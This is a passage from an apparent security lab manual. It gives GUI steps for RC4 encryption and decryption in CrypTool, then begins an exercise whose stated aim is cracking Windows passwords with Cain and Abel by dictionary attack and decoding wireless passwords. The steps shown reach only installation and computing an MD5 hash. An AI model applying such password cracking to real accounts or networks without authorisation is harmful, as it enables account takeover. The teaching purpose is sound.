
7. Go to Cryptool.




8. Click on File> New. Type any text of your choice in the file.




9. Go to Encrypt/Decrypt> Symmetric (modern) and select RC4 algorithm.




10. Select 32 bit key length and encrypt the message in the file.




11. Encrypted message of the given text will be displayed as given below.




12. To decrypt it back to the original text, Go to Encrypt/Decrypt> Symmetric (modern) and select RC4 algorithm.



13. Select the key length of any choice and click on Decrypt.




14. The encrypted text will be decrypted back to the original text.




Aim: b) Use Cain and Abel for cracking Windows account password using Dictionary attack and to decode wireless network passwords.

Steps:


1. Download and install Cain & Abel software.




2. Open Hash Calculator.




3. Type any text and calculate its hash value by clicking on Calculate button. Copy the MD5 hash value.



